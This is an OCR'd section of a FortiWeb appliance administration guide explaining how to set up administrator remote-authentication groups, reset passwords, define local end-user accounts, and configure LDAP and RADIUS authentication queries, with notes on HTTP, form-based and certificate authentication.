
To configure an administrator remote authentication query group

1. Before you can add administrators to a group, you must first define an LDAP or RADIUS query whose result set includes those administrator accounts. For details, see Configuring LDAP queries on page 285 and/or Configuring RADIUS queries on page 290.
2. Go to **User > User Group > Admin Group**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.

3. Click **Create New**.


   A dialog appears.



4. In **Name**, type a name that can be referenced by other parts of the configuration, such as `admin-remote-auth1`. Do not use special characters. The maximum length is 35 characters.
5. Click **OK**.

   The **Create New** button for this item, below its name, will no longer be greyed out, indicating that it has become available.
6. Click **Create New**.

   A dialog appears that enables you to add queries to the group.



7. For **User Type**, select either the **LDAP User** or **RADIUS User** query type.
8. From **Name**, select the name of an existing LDAP or RADIUS query. (The contents of the drop-down list vary by your previous selection in **User Type**.)
9. Click **OK**.
10. Repeat the previous steps for each query that you want to use when an account using this query group attempts to authenticate.
11. To apply the set of queries, select the group name for Admin User Group when you configure an administrator account (see Administrators on page 268).

Changing an administrator's password

If an administrator has forgotten or lost their password, or if you need to change an administrator account's password and you do not know its current password, you can reset the password.

If you forget the password of the `admin` administrator, you can reset the FortiWeb to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see Restoring firmware ("clean install") on page 847.

To change an administrator account's password




If the account authenticates by FortiWeb querying a remote LDAP or RADIUS server, you cannot use this procedure. The **Change Password** button will be greyed out and unavailable for accounts that use remote authentication. Instead, log in to the remote authentication server and reset the password there.

1. Log in as the `admin` administrator account.

   Alternatively, if you know the current password for the account whose password you want to change, you may log in with any administrator account whose access profile permits **Read** and **Write** access to items in the **Admin Users** category.


2. Go to **System > Admin > Administrators**.



3. Mark the check box in the row of the account whose password you want to change.

4. Click **Change Password**.

   A dialog appears.



5. The **Old Password** field does not appear for other administrator accounts if you are logged in as the `admin` administrator. If you logged in using a different account, however, in the **Old Password** field, type the

current password for the account whose password you are resetting. (The `admin` account does not have an old password initially.)

6. In the **New Password** and **Confirm Password** fields, type the new password and confirm its spelling.
7. Click **OK**.

   If you change the password for the `admin` administrator account, the FortiWeb appliance logs you out. To continue using the web UI, you must log in. The new password takes effect the next time that account logs in.

Users

On FortiWeb, user accounts do not log in to the administrative web UI.

Instead, they are used to add HTTP-based authentication and authorize each request from clients that are connecting through FortiWeb to your protected web servers.

Best practices dictate that each person accessing your web sites should have his or her own account so that security audits can reliably associate a login event with a specific person. Accounts should be restricted to URLs for which they are authorized. Authorization may be derived from a person's role in the organization.

For example, a CFO would reasonably have access to all financial data, but a manufacturing technician usually should not. Such segregation of duties in financial regulation schemes often translates to role-based access control (RBAC) in information systems, which you can implement through FortiWeb's HTTP authentication and authorization rules.

For instructions, see Offloading HTTP authentication & authorization on page 281.



User authentication is **not** supported in all operation modes. See Supported features in each operation mode on page 82.

See also

- Authentication styles
- Offloading HTTP authentication & authorization
- Example: Enforcing complex passwords

Authentication styles


Multiple different methods exist for end-users to authenticate with web sites. These methods have different appearances and features.

Via the "Authorization:" header in the HTTP/HTTPS protocol

The HTTP/HTTPS protocol itself (RFC 2965) supports simple authentication via the `Authorization:` and `WWW-Authenticate:` fields in HTTP headers.

When a web site requires authentication in order to authorize access to a URL, it replies with an HTTP `401 Authorization Required` response. This elicits a prompt from the web browser.

An HTTP authentication prompt in the Google Chrome browser



If the user supplies credentials, his or her web browser includes them in a second request for the same page. If the credentials are valid, the web server returns the requested URL; otherwise, it repeats its `401 Authorization Required` response.

This type of authorization is handled at the web server layer of the host's software stack, independently of the static HTML, dynamic pages and runtime interpreters (PHP, ColdFusion, Python, etc.), or database (MySQL, PostgreSQL, etc.) of the web applications it may host, and as a result can span multiple web applications. It also may be offloaded to a FortiWeb (see Offloading HTTP authentication & authorization on page 281).

Because the HTTP protocol itself is essentially stateless — no request is required to have knowledge of or be related to any other request — as a practical matter, many browsers cache this data so that users will not have to re-enter the same user name and password over and over again, for every page that they visit on the web site. (For this reason, one-time passwords are generally impractical. They effectively contradict the reusability of the cache.) However, in payment for this initial convenience, logouts are basically impossible unless the user clears his or her browser's cache and/or closes the window (which can also clear the cache).

Accounting, if any, of this type of authentication is handled by the web server (or, if you have offloaded authentication to FortiWeb, it may be accounted for in logs, depending on your configuration of Alert Type).




While some supported `WWW-Authenticate:` methods encrypt passwords, due to a lack of other cryptographic features, if used with HTTP, it is **not** as secure as HTTPS. For stronger protection, use HTTP-based authentication with HTTPS.

Via forms embedded in the HTML

Web applications can authenticate users by including `<input>` tags for each login credential in an `<form>` buttons, text fields, check boxes, and other inputs on a web application's login page such as `/login.asp`.

An authentication form on the Fortinet Technical Support login web page



This method does **not** rely on the mechanism defined in the HTTP protocol. Instead, when the user submits the form, the web application uses form inputs to construct server-side sessions, client-side session cookies, or parameters in the URL such as `JSPSESSIONID` in order to create statefulness.

This type of authorization occurs at the web application layer of the server's software stack. As a result, when visiting different web applications on the same host, users may have to authenticate multiple times, unless the web applications share a single sign-on (SSO) framework.

Authorization for each subsequent requested URL then occurs based upon whether the user is in the logged-in state, or the logged-out state, and possibly other implemented conditions such as user groups and permissions. Dynamic page content may change based upon knowledge of the user's preferences. In addition to a logout button, this method also often adds session timeouts. However, depending on the implementation, it often may only work properly if the client supports — and accepts — cookies.

Accounting, if any, of this type of authentication is handled by the web application or servlet.

This type of authentication cannot be offloaded to FortiWeb, but **can** be protected using its features. For example, you can use FortiWeb to enforce complex passwords by applying an input rule. Depending on your operation mode (see Supported features in each operation mode on page 82), you might want to see:

- Cookie Poisoning on page 611
- Blocking known attacks & data leaks on page 501
- Validating parameters ("input rules") on page 556
- Preventing tampering with hidden inputs on page 566
- Preventing brute force logins on page 470
- Specifying URLs allowed to initiate sessions on page 549



If used within the content of HTTP, it is **not** as secure as HTTPS. For stronger protection, use form-based authentication with HTTPS.


Via a personal certificate

Alternatively or additionally to logging in by providing a password, clients can present an X.509 v3 personal certificate. This can be a good choice for large organizations where:

- entering a password is onerous due to password length/complexity policies or the nature of the device (e.g. small touch screens on iPhone or Android smart phones, or highly secure environments)
- you control the endpoint devices, so it is possible to install personal certificates

If your clients will connect to your web sites using HTTPS, you can configure FortiWeb to require clients to present a personal certificate during the handshake in order to confirm their identities. This is sometimes called public key infrastructure (PKI) authentication (RFC 5280).

A personal certificate prompt in Microsoft Internet Explorer



For details, see How to apply PKI client authentication (personal certificates) on page 403.

Offloading HTTP authentication & authorization

If a web site does not support RFC 2617 HTTP authentication on its own, nor does it provide HTML form-based authentication, you can use a FortiWeb appliance to authenticate HTTP/HTTPS clients before they are permitted to access a web page.



User authentication is **not** supported in all operation modes. See Supported features in each operation mode on page 82.

Authentication can use either:

- locally-defined accounts
- remotely-defined accounts whose credentials are confirmed with the authentication server via LDAP queries, RADIUS queries, and/or NTLM queries

Based upon the:

- end-user's confirmed identity
- URL she or he is requesting

FortiWeb then applies rules for that account to determine whether or not to authorize each of the user's HTTP/HTTPS requests.

HTTP-based authentication provided by your FortiWeb can be used in conjunction with a web site that already has authentication. However, it is usually used as a substitute for a web site that lacks it, or where you have disabled it in order to offload it to the FortiWeb for performance reasons.



Some compliance schemes, including PCI DSS, require that each person have sole access to his or her account, and that that account be restricted from sensitive data such as cardholder information unless it has a business need-to-know. Be aware of such requirements before you begin. This can impact the number of accounts that you must create, as well as the number and scope of authorization rules. Violations can be expensive in terms of higher processing fees, being barred from payment transactions, and, in case of a security breach, penalties of up to $500,000 per non-compliance.

To configure and activate end-user accounts




Alternatively or additionally, you can require the end-user to present a personal certificate in order to securely authenticate. See How to apply PKI client authentication (personal certificates) on page 403.

1. Define user accounts in either or both of the following ways:
   - If you want to define end-user accounts on the FortiWeb, create a user name and password record for each user. See Configuring local end-user accounts on page 284.
   - If end-user account credentials are already defined on a remote authentication server, configure a query to that server. See Configuring LDAP queries on page 285, Configuring RADIUS queries on page 290, or Configuring NTLM queries on page 293.
2. Group accounts and queries to create user groups. See Grouping users on page 295.
3. Configure authorization rules for each user group. See Applying user groups to an authorization realm on page 296.
4. Group authorization rules into an authorization policy. See Grouping authorization rules on page 299.
5. Select the authorization policy in an inline protection profile. See Configuring a protection profile for inline topologies on page 608
6. Select the inline protection profile in a server policy. See Configuring a server policy on page 624.

When you have configured HTTP authentication

1. If the client's initial request does not already include an `Authorization:` field in its HTTP header, the FortiWeb appliance replies with an HTTP `401 Authorization Required` response. The response includes a `WWW-Authenticate:` field in the HTTP header that indicates which style of authentication to use (basic, digest, or NTLM) and the name of the realm (usually the name, such as "Restricted Area", of a set of URLs that can be accessed using the same set of credentials).
2. The browser then prompts its user to enter a user name and password. (The prompt may include the name of the realm, in order to indicate to the user which login is valid.) The browser includes the user-entered info in the `Authorization:` field of the HTTP header when repeating its request.

An HTTP authentication prompt in the Google Chrome browser



Valid user name formats vary by the authentication server. For example:

- For a local user, enter a user name in the format `username`.
- For LDAP authentication, enter a user name in the format required by the directory's schema, which varies but could be a user name in the format `username` or an email address such as `username@example.com`.
- For NTLM authentication, enter a user name in the format `DOMAIN/username`.

3. The FortiWeb appliance compares the supplied credentials to:

   - the locally defined set of user accounts
   - a set of user objects in a Lightweight Directory Access Protocol (LDAP) directory
   - a set of user objects on a Remote Authentication and Dial-in User Service (RADIUS) server
   - a set of user accounts on an NT LAN Manager (NTLM) server

4. If the client authenticates successfully, the FortiWeb appliance forwards the original request to the server.

   If the client does **not** authenticate successfully, the FortiWeb appliance repeats its HTTP `401 Authorization Required` response to the client, asking again for valid credentials.

5. Once the client has authenticated with the FortiWeb appliance, if FortiWeb applies no other restrictions and the URL is found, it returns the web server's reply to the client.

   If the client's browser is configured to do so, it can cache the realm along with the supplied credentials, automatically re-supplying the user name and password for each request with a matching realm. This provides convenience to the user; otherwise, the user would have to re-enter a user name and password for every request.



Advise users to clear their cache and close their browser after an authenticated session. HTTP itself is stateless, and there is no way to actively log out. HTTP authentication causes cached credentials, which persist until the cache is cleared either manually, by the user, or automatically, when closing the browser window or tab. Failure to clear the cache could allow unauthorized persons with access to the user's computer to access the web site using their credentials.

Clear text HTTP authentication is **not** secure. All user names and data (and, depending on the authentication style, passwords) are sent in clear text. If you require encryption and other security features in addition to authorization, use HTTP authentication with SSL/TLS (i.e. HTTPS) and disable HTTP. See HTTP Service and HTTPS Service.

See also

- Configuring local end-user accounts
- Configuring queries for remote end-user accounts
- Applying user groups to an authorization realm
- Grouping authorization rules
- Single sign-on (SSO) (site publishing)

Configuring local end-user accounts


FortiWeb can use local end-user accounts to authenticate and authorize HTTP requests to protected web sites. For details, see Offloading HTTP authentication & authorization on page 281.

To configure a local user

1. Go to **User > Local User > Local User**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.

2. Click **Create New**.
3. Configure these settings:



Setting name	Description
Name	Type a name that can be referenced in other parts of the configuration, such as `Jane Doe`. Do not use special characters. The maximum length is 35 characters. **Note:** This is **not** the user name that the person must provide when logging in to the CLI or web UI.

Setting name	Description
User Name	Type the user name that the client must provide when logging in, such as `user1`. The maximum length is 63 characters.
Password	Type a password for the user account. The maximum length is 63 characters. **Tip:** For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly. To check the strength of your password, you can use a utility such as Microsoft's password strength meter.

4. Click **OK**.
5. To activate the user account, you must indirectly include it in a server policy that governs connections to your web servers. Continue with Grouping users. (For an overview, see To configure and activate end-user accounts on page 282.)

See also

- Grouping users
- Configuring LDAP queries
- Configuring RADIUS queries
- Configuring NTLM queries

Configuring queries for remote end-user accounts

FortiWeb supports multiple query types that you can use to authenticate users with accounts stored on remote servers, rather than with accounts on the FortiWeb itself.

Configuring LDAP queries

FortiWeb can use LDAP queries to authenticate and authorize end-users' HTTP requests to protected web sites. For details, see Offloading HTTP authentication & authorization on page 281. FortiWeb can also use LDAP queries to authenticate administrators' access to the web UI or CLI. For details, see Grouping remote authentication queries for administrators on page 274.



If you use an LDAP query for administrators, separate it from the queries for regular users. **Do not combine administrator and user queries into a single entry.** Failure to separate queries will allow end-users to have administrative access the FortiWeb web UI and CLI. If administrators are in the same directory but belong to a different group than end-users, you can use Group Authentication to exclude end-users from the administrator LDAP query.

Supported servers may implement the underlying technology and group membership in different ways, such as with OpenLDAP, Microsoft Active Directory, IBM Lotus Domino, and Novell eDirectory. Match the distinguished names (DN) and group membership attributes (Group Type) with your LDAP directory's schema.


If this query will be used to authenticate administrators, and your LDAP server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the FortiWeb CLI Reference. (For end-user queries, configure Connection Timeout instead.)

To configure an LDAP query

1. Before you configure the query, if it will use a secure connection, you must upload the certificate of the CA that signed the LDAP server's certificate. For details, see Uploading trusted CAs' certificates on page 385.
2. Go to **User > Remote Server > LDAP Server**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use special characters. The maximum length is 35 characters. **Note:** This is the name of the query only, **not** the administrator or end-user's account name/login. Administrator account names are defined in Administrator.
Server IP	Type the IP address of the LDAP server.
Server Port	Type the port number where the LDAP server listens. The default port number varies by your selection in Secure Connection: port 389 is typically used for non-secure connections or for STARTTLS-secured connections, and port 636 is typically used for SSL-secured (LDAPS) connections.
Common Name Identifier	Type the identifier for the common name (CN) attribute (also called the CNID) whose value is the user name. Identifiers vary by your LDAP directory's schema. This is often `cn` or `uid`. For Active Directory, it is often the attribute `sAMAccountName`. For example, in a default OpenLDAP directory, if a user object is: **`uid`**`=hlee,cn=users,dc=example,dc=com` then the CNID is `uid`. For an additional example for Active Directory, see Example for a configuration for AD on page 290.

Distinguished Name	Specifies the Base DN from which the LDAP query starts. This DN is the full path in the directory to the user account objects.
	For example:
	`ou=People,dc=example,dc=com`
	or
	`cn=users,dc=example,dc=com`

Setting name	Description
Bind Type	Select one of the following LDAP query binding styles: • **Simple —** Bind using the client-supplied password and a bind DN assembled from the Common Name Identifier, Distinguished Name, and the client-supplied user name. • **Regular —** Bind using a bind DN and password that you configure in User DN and Password. This also allows for group authentication. • **Anonymous —** Do not provide a bind DN or password. Instead, perform the query **without** authenticating. Select this option only if the LDAP directory supports anonymous queries.
User DN	Type the bind DN of an LDAP user account with permissions to query the Distinguished Name. For example: `cn=FortiWebA,dc=example,dc=com` For Active Directory, the UPN (User Principle Name) is often used instead of a bind DN (for example, `user@domain.com`) The maximum length is 255 characters. This field can be optional if your LDAP server does not require the FortiWeb appliance to authenticate when performing queries. This field is not displayed if Bind Type is **Anonymous** or **Simple**.
Password	Type the password of the User DN. This field may be optional if your LDAP server does not require the FortiWeb appliance to authenticate when performing queries, and does not appear if Bind Type is **Anonymous** or **Simple**.
Filter	Type an LDAP query filter string that filters the query's results based on any attribute in the record set. For example: `(&(|(objectClass=user)(objectClass=group)(objectClass=publicFolder)))` This filter improves the speed and efficiency of the queries. For syntax, see an LDAP query filter reference. If you do not want to exclude any accounts from the query, leave this setting blank. The maximum length is 255 characters. This option appears when Bind Typeis **Regular.**

Setting name	Description
Group Authentication	Enable to filter the query results, only allowing users to authenticate if they are members of the LDAP group that you define in Group DN. Users that are not members of that group will not be allowed to authenticate. Also configure Group Type and Group DN. This option appears only when Bind Typeis **Regular.**
Group Type	Indicate the schema of your LDAP directory, either: • **OpenLDAP** — The directory uses a schema where each user object's group membership is recorded in an attribute named `gidNumber`. This is usually an OpenLDAP directory, or another directory where the object class `inetOrgPerson` or `posixAccount`. • **Windows-AD** — The directory uses a schema where each user object's group membership is recorded in an attribute named `memberOf`. This is usually a Microsoft Active Directory server. • **eDirectory** — The directory uses a schema where each user object's group membership is recorded in an attribute named `groupMembership`. This is usually a Novell eDirectory server. Group membership attributes may have different names depending on an LDAP directory schemas. The FortiWeb appliance will use the group membership attribute that matches your directory's schema when querying the group DN. This option appears only when **Bind Type** is **Regular** and **Group Authentication** is enabled.
Group DN	Type the value of the group membership attribute that query results must have in order to be able to authenticate. The value may vary by your directory's schema, but may be the distinguished name such as `ou=Groups,dc=example,dc=com` or a group ID (GID) such as 100. This option appears only when Bind Typeis **Regular** and Group Authentication is enabled. The maximum length is 255 characters.
Secure Connection	Enable to connect to the LDAP servers using an encrypted connection, then select the style of the encryption in Protocol.
Protocol	Select which secure LDAP protocol to use, either • **LDAPS** • **STARTTLS** The option appears only when **Secure Connection** is enabled.

5. Click **OK**.
6. If you enabled Secure Connection, upload the certificate of the CA that signed the directory server's certificate (see Uploading trusted CAs' certificates on page 385).

7. Return to **User > Remote Server > LDAP User**, double-click the row of the query, then click the **Test LDAP** button to verify that FortiWeb can connect to the server, that the query is correctly configured, and that (if binding is enabled) the query bind is successful.

   In **username**, type only the value of the CNID attribute, such as `hlee`, **not** the entire DN of the administrator's account. In **password**, type the password for the account.

8. If the query is for administrator accounts that you want to allow to access the FortiWeb web UI, select the query in a remote authentication query group (see Grouping remote authentication queries for administrators on page 274).

   If the query is for user accounts that you want to allow to authenticate with web servers, to activate the user account, you must indirectly include it in a server policy. Continue with Grouping users. (For an overview, see To configure and activate end-user accounts on page 282.)

See also

- Configuring RADIUS queries
- Configuring NTLM queries

Example for a configuration for AD

The following sample values are part of an LDP query for a Microsoft Active Directory (AD) domain server.

Setting	Value	Notes
Common Name Identifier	`sAMAccountName`	In most cases, you use the Common Name Identifier `sAMAccountName` as the container. In some cases, `userPrincipalName` is used, especially if there is a domain forest.
Distinguished Name (Base DN)	`OU=CONTAINER, DC=DOMAIN,DC=SUFFIX`	Specifies the Base DN from which the LDAP query starts.
Filter	(&(objectCategory=person) (objectClass=user) (sAMAccountName=*))	If **Common Name Identifier** is `userPrincipalName`, change `sAMAccountName` to `userPrincipalName`.
User DN	user@domain.com	This example uses the UPN (User Principle Name) instead of a bind DN.

Configuring RADIUS queries

FortiWeb can use RADIUS queries to authenticate and authorize end-users' HTTP requests (see Offloading HTTP authentication & authorization on page 281). FortiWeb can also use RADIUS queries to authenticate administrators' access to the web UI or CLI (see Grouping remote authentication queries for administrators on page 274).



If you use a RADIUS query for administrators, separate it from the queries for regular users. **Do not combine administrator and user queries into a single entry.** Failure to separate queries will allow end-users to have administrative access the FortiWeb web UI and CLI.

Remote Authentication and Dial-in User Service (RADIUS) servers provide authentication, authorization, and accounting functions. The FortiWeb authentication feature uses RADIUS user queries to authenticate and authorize HTTP requests. (The HTTP protocol does not support active logouts, and can only passively log out users when their connection times out. Therefore FortiWeb does **not** fully support RADIUS accounting.) RADIUS authentication with realms (i.e. the person logs in with an account such as admin@example.com) are supported.

To authenticate a user or administrator, the FortiWeb appliance sends the user's credentials to RADIUS for authentication. If the RADIUS server replies to the query with a signal of successful authentication, the client is successfully authenticated with the FortiWeb appliance. If RADIUS authentication fails or the query returns a negative result, the appliance refuses the connection.


If this query will be used to authenticate administrators, and your RADIUS server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the FortiWeb CLI Reference. (For end-user queries, configure Connection Timeout instead.)

To configure a RADIUS query

1. Before configuring the query, if you will configure a secure connection, you must upload the certificate of the CA that signed the RADIUS server's certificate. For details, see Uploading trusted CAs' certificates on page 385.
2. Go to **User > Remote Server > RADIUS Server**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters. **Note:** This is the name of the query only, **not** the administrator or end-user's account name/login. Administrator account names are defined in Administrator. End-user names are not defined in the configuration; credentials provided by the person during login will be used for the query.
Server IP	Type the IP address of the primary RADIUS server.
Server Port	Type the port number where the RADIUS server listens. The default port number is 1812.
Server Secret	Type the RADIUS server secret key for the primary RADIUS server. The primary server secret key should be a maximum of 16 characters in length.
Secondary Server IP	Type the IP address of the secondary RADIUS server, if applicable.
Secondary Server Port	Type the port number where the RADIUS server listens. The default port number is 1812.
Secondary Server Secret	Type the RADIUS server secret key for the secondary RADIUS server. The secondary server secret key should be a maximum of 16 characters in length.

Setting name	Description
